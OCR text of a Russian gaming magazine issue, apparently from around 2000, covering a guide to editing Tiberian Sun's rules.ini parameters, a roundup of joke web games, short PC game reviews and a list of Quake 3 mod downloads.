Нам нужен файл tibsun.mix, который валяется в корне игрушки. Это тот самый файлик, который занимает 75 с копейками мегов на твоем хардаке и содержит практически все игровые данные. Для того чтобы вытянуть из него то, что нам нужно, лучше всего использовать смотрелку файлов от Windows Commander. Прямо в ней, конечно, отредактировать ничего не получится, зато можно выдернуть нужную нам часть файла, а затем, вставив ее в новый файл, заняться непосредственно редактированием. Если тебе не жалко времени, можешь, конечно, использовать стандартный виндовский WordPad. Сколько в нем будет открываться этот 75 меговый файлик? Час? Два? Неделю? Хрен его знает - у меня за полчаса открылось только на 2%. Может это у меня WordPad такой глючный или комп? Ну, не знаю. В общем, решай сам. Так что открывай файл tibsun.mix в смотрелке от Windows Comander'а по F3 и ищи там по поиску строчку RULE*.INI. Когда найдешь, разбуди... А, уже нашел? Молодца, теперь посмотри, сразу после этой строчки должна быть такая: *** Tiberian Sun Rules ***. Выделяй крысой весь текст, включая эту строчку, до строки 11=Completed 9B. Скорее всего трудно будет выделить именно до этой строки, поэтому выделяй весь читаемый текст до тех пор, пока не пойдут строки ASCI символов, потом разберемся, что выкинуть. Выделил? Тогда копируй в буфер, затем создавай новый файл в каком-нибудь Notepad и вставляй туда из буфера выдранный текст. Теперь найди эту самую строчку 11=Completed 9B и удали на фиг все что после нее. Файл должен начинаться со строки *** Tiberian Sun Rules *** и заканчиваться на 11=Completed 9B. Как доведешь его до такого состояния, сохрани под именем rules.ini в корневой директории игрушки. И советую на всякий случай сохранить еще одну копию этого файла еще где-то - вдруг что-то не то сотворишь.

Вот теперь можно приступить к редактированию. Что и где отредактировать, ты и сам догонишь, а я приведу тебе необходимые функции и их расшифровку. Значки ";" обозначают комментарий, все что идет после них - программа не учитывает.

Прооперируем юнитов

Ищем строку Unit Statistics. После нее идут характеристики юнитов.

AllowedToStartInMultiplayer = может ли юнит участвовать в сетевой игре как стартовый? (по умолчанию = yes).
Ammo = количество боезапаса, даваемого юниту между перезагрузками (-1 означает бесконечно).
Armor = тип брони для объекта (none - нет брони, wood - дерево, light - легкая, heavy - тяжелая, concrete - очень крутая).
BuildLimit = ограничения на постройку зданий (-1 - без ограничений).
Cloakable = есть ли у юнита маскировка?
Cost = цена объекта (в кредитах).
Category = категория объекта ("Soldier", "Civilian", "VIP", "Ship", "Recon", "AFV", "IFV", "LRFS", "Support", "Transport", "AirPower", "AirLift").
CloakStop = маскируется ли юнит во время остановки?
Crewed = содержит ли объект команду, которая может свалить при взрыве этого объекта?
CrushSound = звук, который прозвучит при уничтожении объекта.
DeployTime = время в минутах, за которое объект может поменять назначение (если для объекта это возможно, например, подготовка артиллерийской установки к удару и ее сворачивание).
Disableable = может ли объект быть отключен в сетевой игре?
DoubleOwned = может ли объект быть построенным или выдаваться всем сторонам в сетевой игре?
Explodes = взрывается ли объект при уничтожении?
Explosion = анимация, используемая при взрыве объекта.
FireAngle = угол запуска ракет (64 = горизонтально, 0 = вертикально).
Gate = является ли постройка воротами?
GateCloseDelay = промежуток времени в минутах между открытием и закрытием ворот.
GuardRange = дистанция сканирования на наличие врага (по умолчанию = дальности выстрела оружия).
Image = имя блока графических данных для объекта (по умолчанию = идентификатор объекта).
Immune = есть ли у объекта иммунитет к повреждениям?
ImmuneToVeins = есть ли у объекта иммунитет против атак тибериумных созданий?
Invisible = невидим ли объект для врага?
Insignificant = умрет ли юнит молча?
LegalTarget = является ли юнит боевой мишенью?
Name = имя, выводимое при наведении курсора.
Nominal = всегда использовать даваемое имя вместо "enemy object"?
Owner = кто может построить объект (GDI или Nod).
PipScale = что отображается при кликаньи по объекту (Passengers, Tiberium, Ammo, Power)?
Points = очки, начисляемые за миссию.
Prerequisite = список зданий, необходимых для постройки юнита.
Primary = основное оружие юнита.
Secondary = вторичное оружие юнита.
Elite = основное оружие, которое получает юнит при получении звания ветерана.
RadarVisible = виден ли объект для радара в случае тумана?
ROT = скорость поворота корпуса или турели (если они имеются).
Reload = время перезарядки.
RadarInvisible = виден ли объект радару?
SelfHealing = может ли объект восстановить энергию наполовину?
Selectable = может ли объект быть выбран игроком?
Sensors = имеет ли объект сенсоры для обнаружения ближайших замаскированных объектов?
Sight = дальность обзора (в ячейках).
Storage = количество единиц (юнитов, тиберия и т.д.), вмещающихся в объект.
Strength = количество энергии объекта.
TargetLaser = имеется ли лазерный прицел?
Trainable = может ли объект получить звания ветерана в процессе игры?
Turret = имеется ли у объекта турель (только не для пехоты)?
TurretSpins = если есть турель, то поворачивается ли она?
TechLevel = уровень, необходимый для постройки объекта.
ToProtect = должны ли другие юниты помогать своему, если его атакуют?
TypeImmune = есть ли иммунитет от атаки своих таких же объектов?
VoiceSelect = список звуков, воспроизводимых при выборе объекта.
VoiceMove = список звуков, воспроизводимых при получении приказа "двигаться".
VoiceAttack = список звуков, воспроизводимых при получении приказа "атака".
VoiceDie = список звуков, воспроизводимых при смерти объекта.

RM: АТЕЛЬСТВО

VoiceFeedback = список звуков, воспроизводимых при ранении объекта.
Locomotor = точно выяснить не удалось, попробуй поизменяй, может сам догонишь.
VeteranAbilities = список ветеранских способностей, если объект получил это звание.
EliteAbilities = список элитных способностей при повышении ветеранского звания (FASTER,STRONGER,FIREPOWER,SCATTER,ROF, SIGHT,CLOAK,TIBERIUM_PROOF,VEIN_PROOF,SELF_HEAL,EXPLODES,RADAR_INVISIBLE,SENSORS,FEARLESS,C4,TIBERIUM_HEAL, GUARD_AREA,CRUSHER).
Далее следуют функции, относящиеся только к пехоте.

Agent = обладает ли юнит шпионскими возможностями?

Fearless = смелый ли этот юнит?
VoiceComment = список голосовых комментариев.
Pip = цвет юнита внутри транспортного средства (green,yellow,white,red,blue).
C4 = может ли юнит взорвать здание?
Cyborg = этот юнит - киборг?
Fraidycat = легко ли поддается юнит панике?
TiberiumProof = имеется ли у юнита иммунитет к тиберию и его газам?
Infiltrate = может ли юнит пробраться в здание как шпион или вор?
IsCanine = можно ли повысить логический уровень юниту?
Civilian = считает ли мирных жителей врагами?
FemaleVoice = использует ли юнит голос женщины из мирных жителей?
Engineer = имеет ли способности ремонтировать и захватывать здания?
Disguised = может ли юнит замаскироваться под вражеского, если он им обнаружен?
Agent = действует ли юнит как агент при проникновении в здание?
Thief = может ли юнит украсть деньги из здания при проникновении в него?
VehicleThief = может ли юнит украсть транспортное средство при приближении к нему?

Далее следуют функции, относящиеся только к подвижным объектам.


MoveToShroud = разрешено ли юниту перемещаться в закрытую территорию?
Dock = имеется ли сооружение для этого юнита (например, площадка для вертолета)?
TiberiumHeal = может ли юнит лечиться тибериумом?
Passengers = количество пассажиров, которое юнит может взять на борт.
Speed = скорость юнита.
ManualReload = должен ли юнит пополнять боезапас без помощи вспомогательных сооружений?
WalkRate = скорость анимации при движении юнита.

Далее перечисляются функции только для объектов, передвигающихся по земле.


CrateGoodie = может ли юнит пройти мимо сюрприза в сетевой игре?
Crushable = может ли юнит быть раздавлен тяжелым гусеничным юнитом?
Crusher = может ли юнит давить пехоту?
NoMovingFire = останавливается ли юнит перед стрельбой?
DeployToFire = раскладывается ли юнит перед стрельбой?
Harvester = установлены ли для юнита правила харвестра?
Weeder = установлены ли для юнита правила weed-харвестра?
Deployer = раскладывается ли юнит перед действиями?
IsTilter = застревает ли юнит при движении через склоны и ущелья?
CarriesCrate = выбрасывает ли юнит найденный им контейнер после уничтожения?
Функции, относящиеся только к летающим юнитам
Carryall = может ли юнит перебрасывать наземные средства передвижения?
Landable = может ли юнит приземлиться прямо на карте?
PitchSpeed = скорость разгона юнита после вертикального взлета.
PitchAngle = угол взлета юнита.
RollAngle = угол поворота юнита.

Дальнейшее относится только к зданиям и прочим сооружениям.

Adjacent = расстояние, в пределах которого можно построить другое здание.
BaseNormal = проверять ли при постройке близость к другим зданиям?
Barrel = применять ли логику взрыва бочки в случае уничтожения?
Bib = встроен ли bib в здание?
Capturable = можно ли прошпионить и отобрать здание?
DockUnload = если юнит попадет в здание, сможет ли он из него выйти?



Factory = тип объекта для постройки (InfantryType, AircraftType, UnitType, BuildingType, VesselType).
Fake = это здание - подделка?
FreeUnit = бесплатный юнит, выдаваемый вместе со зданием (например, харвестер с заводом).
Power = вырабатывает ли здание энергию (положительное значение - энергия добавляется, отрицательное - отнимается).
Powered = требуется ли энергия для функционирования?
Radar = дает ли здание радар игроку?
Repairable = может ли здание быть восстановлено?
UnitReload = пополняет ли здание боезапас юнита, если он в него заходит?
UnitRepair = ремонтирует ли здание юнита, если он в него заходит?
Unsellable = здание не продается?
Wall = это здание является стеной?
WaterBound = это здание можно строить только на воде?
Upgrades = количество апгрейдов, производимых над зданием?
ShipYard = является ли здание доком или подлодочной станцией?
SAM = это здание - ракетная установка?
ConstructionYard = это здание - завод?
Refinery = это здание - тибериумный перерабатывающий завод?
WeaponsFactory = это здание - оружейный завод?
CloakGenerator = может ли это здание замаскировать окружающие объекты?
LaserFencePost = это здание - лазерное заграждение?
LightIntensity = здание освещает территорию вокруг себя (в клетках).
LightVisibility= расстояние, на котором виден источник света.
LightRedTint = плотность красного света этого источника света.
LightGreenTint = плотность зеленого света этого источника.
LightBlueTint = плотность синего света этого источника.
InvisibleInGame = здание невидимо в игре?
PowersUpBuilding = здание, которое получается, если пристроить к нему другое здание.
PowersUpToLevel = количество апгрейдов для этого здания. (-1=невозможен апгрейда, положительное число - специальный апгрейд).
Hospital = это госпиталь?



Armory = это оружейная?
PlaceAnywhere = учитываются ли правила постройки зданий для этого здания?
Weeder = это здание для сбора weed?
TogglePower = возможны ли эффекты в случае отрицательного выхода энергии?

Переделаем оружие

Найдем строку Weapon Statistics. Там содержатся описания для оружия.

Anim = анимация выстрела

Burst = номер последовательности выстрелов из орудия.
Camera = показывать территорию вокруг выстрела?
Charges = заряжается ли орудие перед выстрелом?
Damage = сумма повреждений, наносимых каждым патроном орудия.
Floater = плавучесть. Встречается только для гранаты и то закомментирована - попробуй, посмотри что будет.
Lobber = может ли снаряд лететь до цели по дуговой траектории?
Projectile = характеристика снаряда в действии, например, невидим в полете.
ROF = задержка между выстрелами (15 = 1 секунда).
Range = максимальная дальность полета снаряда в клетках.
MinimumRange = минимальное расстояние до цели.
Report = список звуков, воспроизводимых при выстрелах.
Speed = скорость снаряда (100 - максимум).
Warhead = боеголовка, присоединенная к снаряду.
Supress = если поблизости есть свои здания, отменять ли огонь?
TurboBoost = ускоряется ли полет снаряда при стрельбе по летающим объектам?
UseFireParticles = выбрасывает ли снаряд огонь?
Bright = будет ли вспышка света при взрыве снаряда? Если установлено yes, то во внимание принимается значение 'Bright' для боеголовки.
IonSensitive = прекращает действие во время ионного шторма?

Параметры снарядов

После комментария Projectile Statistics идет описание снарядов.
AA = может ли орудие стрелять по воздушным мишеням?
AG = может ли орудие стрелять по наземным объектам?
ASW = это антиподлодочный снаряд?
Acceleration = ускорение снаряда.
Airburst = может ли снаряд пролететь мимо мишени не сбив ее?
Arm = задержка в руках. Вероятно, касается ручных грант.
Bouncy = разлетаются ли осколки при взрыве снаряда?
Degenerates = ослабляется ли точность снаряда во время его полета до цели?
Dropping = может ли снаряд упасть со стартовой высоты? Вероятно, для авиабомб.
Elasticity = возможность рикошета снаряда.
High = может ли снаряд пролететь над стеной?
Image = изображение, используемое во время полета снаряда.
Inaccurate = присуща ли снаряду неточность?
Inviso = снаряд невидим во время своего полета?
Parachuted = требуется ли парашют при сбрасывании с самолета?
Proximity = может ли взорваться не долетев до мишени?
ROT = угол поворота.
Ranged = может ли у снаряда кончиться топливо (например, в ракетах)?
Shadow = если снаряд высоко, отбрасывает ли он тень?
Color = специальная цветовая схема для снаряда.
VeryHigh = может ли снаряд лететь на очень большой высоте?
Cluster = номер взрывчатки, приделанной к снаряду.

Характеристики боеголовок

После комментария Warhead Characteristics находятся характеристики боеголовок.
Spread = размах повреждения (чем больше значения - тем выше радиус поражения).
Wall = может ли боеголовка разрушить капитальную стену?
Wood = может ли боеголовка разрушить деревянную броню?
Fire = может ли боеголовка создавать тепловую волну и растапливать лед?
Tiberium = может ли боеголовка разрушить тибериум?
Sparky = оставляет ли боеголовка после взрыва огонь?
Conventional = силы боеголовки достаточно, чтобы вызвать всплеск воды при попадании в воду?
Rocker = может ли боеголовка повредить ближайшие юниты при взрыве?
AnimList = анимация взрыва.
Verses = процент повреждаемости брони.
InfDeath = какой смертью умрет пехота (0=просто умрут, 1=умрут крутясь в вихре, 2=взорвутся, 3=отлетят, 4=сгорят, 5=умрут от электрошока).
Deform = процент повреждения поверхности земли при взрыве.
DeformThreshhold = повреждения должны превысить это значение, прежде чем деформировать объект.
Particle = используется эффект разлета осколков.
ProneDamage = повреждение пехоты.
Bright = вызывает ли боеголовка световой эффект. Это относится к патронам тех орудий, для которых установлен флаг 'Bright'.

Характеристики спецвооружения

После комментария Special Weapon types идет описание спецвооружения.
IsPowered = может ли это супероружие потерять боеспособность при низкой энергии?
RechargeVoice = звук, воспроизводимый когда оружие заряжено и готово к бою.
ChargingVoice = звук, воспроизводимый когда оружие начинает заряжаться.
ImpatientVoice = звук, воспроизводимый когда геймер щелкает по недозаряженному оружию.
SuspendVoice = звук, воспроизводимый когда оружие находится в ожидании перезарядки.
RechargeTime = время перезарядки супероружия в минутах.

Параметры ландшафта

После комментария Land Characteristics указываются параметры ландшафта, от которых зависят способности передвижения юнитов на этой территории и возможности строительства.
На сколько процентов уменьшается скорость движения юнитов.
Float = флота.
Foot = пехоты.
Track = тяжелых гусеничных машин.
Wheel = колесных средств передвижения.
Hover = летающих над поверхностью средств.
Amphibious = машин-амфибий.
Buildable = могут ли здания быть построены на этой территории?

Заключение, типа

...ну вот вроде как и все самые интересные функции. Прямо научный труд какой-то получился. Этих данных тебе точно хватит, чтобы изменить игру так, что родные папа с мамой не узнают. Ну а если нет, тогда удачи тебе найти что-то еще.

WWW-Развлекухи

Александр '2poisonS' Сидоровский 2poisonS@xakep.ru

Есть такой рульный сайт urban75 (www.urban75.com). Это сайт британского андеграунда. Помимо страничек, посвященных, рейву и футболу, есть на этом сайте раздел, предназначенный для нас – праздношатающихся неттеров, убивающих в Сети время. Представлены там не то что бы игры, а именно www–развлекухи, настолько прикольные, насколько и бесполезные. Вот некоторые из них:

Увеселения с Казаком

Есть там такой персонаж - Cossack, казак то есть по-нашему. Чиста-а русского казака они представляют себе узкоглазым, в солнцезащитных очках и с кубинской сигарой в зубах. И постоянно отпускающим реплики в стиле Ивана из Jagged Alliance.

www.urban75.com/Mag/blackjack.html - Cool Hand Cossack! Пусть тебя не смущает слово blackjack в адресе: это всего лишь слегка замороченное "очко". Правила, думаю, знают все: нужно, набирая карты, "подобраться" как можно ближе к 21 очку, ближе чем оппонент, но без перебора. Посмотреть стоит хотя бы ради "казачьих" комментариев...

www.urban75.com/Mag/cossack.html - Outwit the Cossack! Дебильная игра, но прикольно, особенно с пивом и в компании. Казак загадывает число (крайние значения ты ему сам задаешь), а ты стараешься это число отгадать. Вот и все. "Ты ошибся, империалистическая свинья! Мое число больше, чем 5!" (с)

www.urban75.com/Mag/spy.html - Hunt the Cossack! А теперь поиграем в морской бой по-американски. На поле 10х10 всего одна клетка выигрышная - там, где прячется Казак. Чем быстрее ты его найдешь, тем круче можешь считать свои контрразведческие таланты. Возможно, "Cossack" даже не будет "смеяться в свою водку" (с).

Это далеко не все игры о Казаке, остальные, если захочешь, ты найдешь здесь: www.urban75.com/Mag/useless.html



А ведь это не фотография, а фрагмент из видео-ролика! И этот кадр там не единственный. Так что лучше один раз увидеть (лишь бы не по-настоящему). :)

www.starbase21.com/looney/barfman/bm_mpms.html - Прикольная развлекуха Barfman (Тошнотик по-нашему). Что-то типа Поля Чудес, только вместо Якубовича - блюющий мужик в ресторане. Суть игры очень проста - отгадываешь слово по буквам (по-английски, есесснно...) и спасаешь посетителей ресторана от очередной порции переваренной пищи из необъятного желудка самого Barfman'a. Не разгадываешь (а так бывает в девяти случаях из десяти) - и ужин аристократической парочки за соседним столиком слегка испортится...

А вот еще несколько "несортированных" развлекух с этого же сайта.

www.urban75.com/Cardiff/kiss.html - Kiss Cardiff City. Знаешь такую футбольную команду Cardiff City? Нет? Теперь узнаешь. И полюбишь. В прямом смысле. В этой развлекухе ты сможешь смачно чмокнуть любого из этих молодых, здоровых, разгоряченных, волнующих парней в любое место!



Надпись над фотографией: Можете целовать их куда угодно, но оставьте в покое их мячи. Или я неправильно перевел слово balls?

www.urban75.com/Mag/monica.html - Bill Clinton's Underpants in Action! В описании сказано, что задача этой игры - не дать Монике Левински проникнуть в трусы Билла Клинтона. Прикол, да? На самом деле это обычный пинг-понг на двух игроков (может, лучше сказать "многопользовательский арканоид"?). Только в качестве мячика выступает голова Моники, а в качестве ракеток - мужские трусы. И все это под забойный музон...

www.urban75.com/Mag/java1.html - Помнишь игру такую детскую, "камень-ножницы-бумага"? Оказывается, у буржуинов в ихнем забугорье тоже такая есть. И главное, называется так же. Теперь ты сможешь хвастать подругам, что обыграл в И-нете в эту игру компьютерного оппонента с крутым искусственным интеллектом. :)

www.urban75.com/Mag/ufo/index.html - UFO Attack. А вот это уже настоящая игра. На Яве. Если б я увидел такую на моем БК 0010-01 лет 10 назад, я бы даже зацении... Сверху планируют летающие тарелки во все возрастающих количествах, а мы управляем установкой противокосмической обороны. Чем дальше, тем дороже обходится каждый промах. А что, первые минуты даже затягивает, почти как тетрис.

Ну-с, хватит нам, пожалуй, на сегодня британского андеграунда. Можешь мне поверить, что на urban75 еще очень много таких же бесполезных развлекух. Может быть, мы к ним еще вернемся. Потом. Если захочешь... :)




Типа, главное меню. Куда направимся - драконов мочить или лягушек спасать?

http://www.shockwave.com/bin/shockwave/main/ - Игры на shockwave.com. Все знают о том, что такое Shockwave, но, готов спорить, мало кто был на сайте с этим названием. А зря. Если у тебя стабильное соединение хотя бы 28.8, ты получишь колоссальное эстетическое наслаждение от технологии будущего. Правда-правда. Делать ссылки на какие-то отдельные игры невозможно, поскольку там все слишком "зашоквейвлено", да и просто потому, что их там слишком много - сам увидишь. Правда, одну игру я все же отмечу. Зовется она Merlin's Quest и представляет собой набор классно скомпонованных игрушек, от головоломок до экшен. Главное меню - лаборатория мага. Отсюда можно попасть и в алхимический кабинет (золото получать путем подбора ингредиентов), и в Stonehenge драконов мочить почти что по-квейковски, и еще много куда. Обязательно посмотри эту игру в разделе Adventures. Кстати, пока она грузится, тебе дадут возможность потренировать свое искусство владения луком, а эта вспомогательная игрушка тоже очень даже ничего...




Блин, какие же эти твари увертливые! Они еще, похоже, и нюкать умеют, когда проигрывают! Стоило мне почти всех перебить, как я почему-то вылетел в оффлайн.

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)



Урожденная 3D Slot Car Racing
Жанр Уникальная однокнопочная игра
Похожесть Говорю же - уникальная!
Мать/отец Toys by Phil/ValuSoft
Требует P200(P200), 32(32), (3D уск.)
Групповуха Тебе и одновухи хватит
Описуха Короче, игра уникальна. Это гонки. Управление осуществляется одной (!!!) клавишей "газ". То есть едем по прямой - газ, впереди поворот - не газ. Руля нет. Можно, конечно, подумать, что игра рассчитана на инвалидов, которым нечем нажимать на клавиши, но как тогда объяснить графику, явно рассчитанную на инвалидов, которым нечем смотреть на монитор?


Приговор СУПЕР-МЕГА-ГИПЕР-ЛАЖА!








Урожденная Army Men: World War
Жанр Патентованное Army Men'ское убожество
Похожесть Army Men 1-3
Мать/отец 3DO
Требует P90(P133), 16(32)
Групповуха В ассортименте
Описуха Очень похоже на предыдущие части (исключая четвертую, где надо было летать на вертолете). Так же бегаешь, стреляешь, такой же тупой AI... Те же 256 цветов и разрешение 640x480. Непонятно, кто это купит, но раз делают, значит, кто-то берет.


Приговор СЛАБО



Урожденная Who Wants to Be A Millionaire 2
Жанр Симулятор телешоу
Похожесть ищи на НТВ
Мать/отец Buena Vista Interactive
Требует P200(P266), 32(32)
Групповуха За одним компом
Описуха Ты, конечно, периодически читаешь чарты самых продаваемых в США игр и знаешь, что первые строчки там традиционно держит какая-то неизвестная игра с длинным названием. Спешу успокоить - это хорошо знакомый тебе "О, Счастливчик!" на английском языке. Но даже если тебе посчастливится найти русифицированную версию, вопросы все равно будут из американской жизни. Победить без мазы. Тогда зачем это тебе нужно? Не знаю...


Приговор У КАЖДОГО СВОЙ






Урожденная Dino Crisis
Жанр Жанр: Horror Adventure
Похожесть Похожесть: Resident Evil, Alone in The Dark
Мать/отец Мать/Отец: Capcom
Требует Требует: P233(PII300), 32(64), 3D уск.
Групповуха Групповуха: Обломись
Описуха Описуха: Очередной дебильный порт с приставки. Ходишь по темным комнатам, а на тебя внезапно выскакивают динозавры. Типа, ужасы. Графика отвратная, да и геймплей, имхо, может увлечь разве что дошкольника.


Приговор СЛАБО






Урожденная Dogs of War
Жанр 3D action/RTS
Похожесть Warzone 2100, Earth 2150, Wargames
Мать/отец Talonsoft/Silicon Dreams
Требует PII266(PII400), 32(128), 3D уск.
Групповуха В ассортименте
Описуха Очередная трехмерная экшн/стратегия, и этим все сказано. Таких уже было десятки, и все они быстро надоели. Разноцветная графика с красивыми эффектами, свободная камера, возможность "вселяться" в юнит. Сюжета нет, интересность не выше среднего. Короче, все стандартно.


Приговор СРЕДНЕ






Урожденная Earth 2150: Escape from The Blue Planet
Жанр 3D RTS
Похожесть Battlezone, Wargames, Armor Command
Мать/отец Topware Interactive/Topware Krakow
Требует P200(PII400), 32(64), 3D уск.
Групповуха LAN, И-нет
Описуха Грамотная RTS с приличной графикой (особенно порадовало освещение) и некоторыми приятными изюминками. Играть можно за русских, американцев и жителей Луны. Три стороны сильно различаются и в способах хозяйствования, и в боевой технике. В целом, ничего революционного, но вполне добротно.


Приговор ХОРОШО





Урожденная Euroleague Football
Жанр Футбольный менеджер/симулятор
Похожесть Championship Manager 3, FIFA 2000
Мать/отец Dinamic Multimedia
Требует P166(PII266), 32(64), (3D уск.)
Групповуха Обломись
Описуха Первая и вполне удачная попытка совместить менеджер и симулятор. Причем менеджер во многом (но не во всем) превосходит CM3, а симулятор, тоже не во всем, - FIFA 2000. Вот и получается - игра хоть и не заменит грандов футбольных жанров, но реально круче любого из них. Любителям футбола пропускать нельзя.


Приговор ХОРОШО






Урожденная Flying Heroes
Жанр 3D Action
Похожесть Bug Riders
Мать/отец Illusion Softworks/Take 2 Interactive
Требует P200(PII400), 64(128), 3D уск.
Групповуха LAN, И-нет
Описуха Воздушные гладиаторские бои с применением огромного числа летательных аппаратов (или существ) и видов вооружения. Выбросы адреналина не уступают сеансу кваковского дэсматчта. А графика! Это надо видеть. К тому же, ощущение полета, шесть степеней свободы - сказка, а не игра!

Приговор РУЛЕЗЗЗ!



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная Handkerchief
Жанр Горизонтальное уродство :)
Похожесть Давно это было...
Мать/отец Stealth Media Group
Требует 486DX4-100(P166), 8(16)
Групповуха :)
Описуха Один мой друг называл аркады-сайдскроллеры с перемещением слева направо "горизонтальным уродством", а с перемещением снизу вверх, соответственно, "вертикальным уродством". Данная игра относится к первому типу. Не рекомендуется даже для детей. Если только для прививки ненависти к компьютеру...

Приговор ЛАЖА




Урожденная Kawasaki ATV Powersports
Жанр Аркадные гонки
Похожесть Вроде, таких пока не было
Мать/отец Monkey Byte/Encore Software
Требует P200(P266), 32(64), (3D уск.)
Групповуха Обломись
Описуха Абсолютно отстойно реализованные гонки на четырехколесных мотоциклах. Ни хоть сколько-нибудь приемлемой графики, ни физической модели, ни интересных режимов игры, ни нормальной музыки замечено не было. Просто лажа.

Приговор ЛАЖА





Урожденная Martian Gothic
Жанр Action/adventure
Похожесть Resident Evil, Alone in The Dark
Мать/отец TalonSoft
Требует PII300(PIII333), 32(64), 3D уск.
Групповуха Обломись
Описуха Троих добровольцев засылают на секретную марсианскую базу, с которой была потеряна связь. Естественно, там всем настал полный трандец, и теперь коридоры базы кишат гнилыми зомби, а двери открываются только путем подбора разноцветных карточек доступа. Чего еще надо для экшн-адвенчуры?

Приговор СРЕДНЕ




Урожденная Motocross Madness 2
Жанр Motocross
Похожесть Motocross Madness
Мать/отец Rainbow Studios/Microsoft
Требует P233(PII300), 32(128), (3D уск.)
Групповуха LAN, И-нет
Описуха Вроде как ничего нового и оригинального - зато как цепляет! Простенькая аркада с красивой графикой, живым игровым миром, хорошей физикой и реалистичным AI. Да, здесь еще есть режим вроде карьеры из NFS. Мода, понимаешь... Очень подходящая игра, когда хочется расслабиться за компом.

Приговор ХОРОШО






Урожденная Panzer Campaigns 2: Normandy '44
Жанр War game
Похожесть Panzer Campaigns
Мать/отец HPS Simulations
Требует P133(P200), 16(32)
Групповуха В ассортименте
Описуха Спасибо разработчикам, теперь фашистские и "альянские" юниты различаются цветом. Может, когда-нибудь дорастут и до разницы в моделях техники... В остальном - все то же, что и раньше. Отсутствие интерфейса, "варгеймерский" уровень графики, традиционный нудный геймплей. Размораживайтесь, господа разработчики, ледниковый период уже закончился!

Приговор СЛАБО




Урожденная Perfect Chessmate
Жанр Шахматы
Похожесть хм... шахматы :)
Мать/отец Expert Software
Требует P166(PII300), 16(64)
Групповуха LAN, И-нет
Описуха Ну шахматы и шахматы... Разве что только трехмерные. От этого, кстати говоря, одни неудобства. По интеллекту, наверное, все же не Deep Blue, но на высоких уровнях сложности нас с тобой обыграет точно. Что понравилось - можно очень тонко настроить виртуального соперника. В целом - ничего выдающегося.

Приговор СРЕДНЕ

Урожденная SimCity 3000: Unlimited
Жанр Градостроительство
Похожесть SimCity 3000
Мать/отец Maxis/Electronic Arts
Требует P200(PII300), 32(64)
Групповуха Обломись
Описуха Официально - самостоятельная игра ($10), по сути - обширный адд-он к SimCity. Изменения, в основном, количественные, но есть и кое-что новенькое. Например, редактор зданий и сценариев. Последних стало на 13 больше. Появились реальные города, среди которых замечена и Москва. Есть сценарий, где надо очистить первопрестольную от криминальных структур.

Приговор ХОРОШО




Урожденная UEFA Euro 2000
Жанр Футбольный симулятор
Похожесть FIFA 2000
Мать/отец Software Creations/EA Sports
Требует P133(PII200), 32(64), (3D уск.)
Групповуха В ассортименте
Описуха Это игра - преемник FIFA 2000. Многое осталось неизменненым, хотя есть и существенные отличия. Заметно усиленный AI, перерисованные (и изменившиеся в худшую сторону) модели игроков, новые команды и режимы игры и т.д. Фанатам рекомендуется.

Приговор ХОРОШО




Frag Area

R5 | Napalmultramarine@mail.ru

Здорово, служивый! Откупоривай пиво, смазывай вазелином боевую мышь и приготовься к новой охоте за фрагами. Ведь сегодня разговор пойдет о популярных модах и последних апдейтах для самых хитовых игр жанра FPS: Quake 3: Arena, Unreal Tournament и Half-Life.

Да, но учти, что подготовка номера к печати занимает определенное время, за которое разработчики запросто могут выпустить новую версию (и не одну) или вообще на все забить. :] Поэтому рекомендую сначала посетить сайты разработчиков и узнать последние новости, а уже потом качать тот или иной файл.

Quake III: Arena

Weapons Factory Arena (1 beta version)







Неплохо, очень даже неплохо.

WFA - это основанный на классах тимплейный мод. Напоминает сразу и TF, и CTF. Для работы необходимо скачать два файла: Media Pak (весит чуть более 60 Mb) и WFA Engine Setup package (3 Mb). Многовато? Тогда узнай такой интересный факт: только за первые сутки с момента выхода WFA скачали более четырех тысяч человек и было поднято 38 серверов для игры в Интернете! Качай, перец, не сомневайся. :]

Дата выхода: 20.05.2000.
Официальный сайт:
http://www.captured.com/weaponsfactory/quake3/
Скачать WFA: http://www.captured.com/weaponsfactory/quake3/files-client.shtml

Challenge Pro Mode (beta 2.7 version)

Подробно об этой модификация Q3A рассказывалось в предыдущем номере. А потому просто скажу, что вышла новая версия. Качать в обязательном порядке. Изменений много - будешь доволен. :] Перед установкой снеси старую версию - так надо!

Дата выхода: 20.05.2000

Официальный сайт: http://www.challenge-world.com/

Скачать Challenge Pro Mode: http://www.challenge-world.com/files/promode/promode_beta27.zip (6,3 Mb).

Unreal Tournament

UT patch v4.20

